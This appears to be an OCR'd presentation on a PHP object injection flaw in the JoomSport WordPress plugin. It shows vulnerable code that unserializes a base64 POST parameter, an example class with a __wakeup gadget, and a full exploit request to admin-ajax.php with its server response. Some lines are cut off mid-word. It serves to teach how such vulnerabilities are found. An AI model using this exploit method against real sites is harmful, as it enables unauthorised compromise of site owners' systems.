
MORE ANALYSIS?



```
        $mdId = intval($_POST['mdId']);
        $args = $_POST['shattr'];
        $args = unserialize(base64_decode($args));

        require_once JOOMSPORT_PATH . DIRECTORY_SEPARATOR. 'sportleague' . DIRECTORY_SE

        require_once JOOMSPORT_PATH_CLASSES . 'class-jsport-matches.php';
        require_once JOOMSPORT_PATH_OBJECTS . 'class-jsport-match.php';
        require_once JOOMSPORT_PATH_OBJECTS.'class-jsport-season.php';
        require_once JOOMSPORT_PATH_MODELS . 'model-jsport-season.php';
```

We found **unsafe unserialize**, we can **exploit it** by **encode** some **serializations** by **base64**

MORE ANALYSIS?



Points to note about unserialize and serialize:

__construct(): This is called automatically when the object is created (new). Howev


unserialize(). (Constructor)

__destruct(): Called automatically when the object is destroyed. (destructor)

__wakeup(): Unserialize() is called automatically.

Source: programmersought.com


MORE ANALYSIS?



```php
class Updater{

    public $url = "http://company.com/update.zip";

    public $status = false;

    public function __construct(){
        $this->status = $this->checkNewUpdates();
    }

    public function __wakeup(){
        if($this->status === true){
            $this->downloadUpdate();
        }
    }

    public function checkNewUpdates(){
            /* Code to check ..
               if there is a ..
               new update or not */
            return false;
    }

    public function downloadUpdate(){
            echo("Now downloading: ".$this->url."\r\n\r\n");
    }
```

We created an example class in another plugin have a magic method called __wakeup

MORE ANALYSIS?



```
POST /wp/wp-admin/admin-ajax.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0)
Gecko/20100101 Firefox/87.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
p,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wp-settings-time-1=1618514450
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 115

action=joomsport_md_load&mdId=1&shattr=
Tzo3OiJVcGRhdGVyIjoyOntzOjM6InVybCI7czozOiJwd24iO3M6Njoic3RhdHV
zIjtiOjE7fQ==
```

```
HTTP/1.1 500 Internal Server Error
Date: Fri, 16 Apr 2021 13:02:54 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.3.10
X-Powered-By: PHP/7.3.10
Set-Cookie: PHPSESSID=m46qg0rhfmo3dlh8dpf0noeccj; path=/
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Content-Length: 202
Connection: close
Content-Type: text/html; charset=UTF-8

Now downloading: pwn

<p>
  There has been a critical error on this website.

cle/faq-troubleshoo
```

```
O:7:"Updater":2:{s:3:"url";s:3:"pwn";s:6:"status";b:1;}
```

We **exploited** the **example class** and **changed** the **value of the URL**, this called **PHP object injection**

MORE ANALYSIS?

And we finished, I’ll miss you guys

ANY QUESTIONS?
I HOPE NOT
memegenerator.net

Thanks all for watching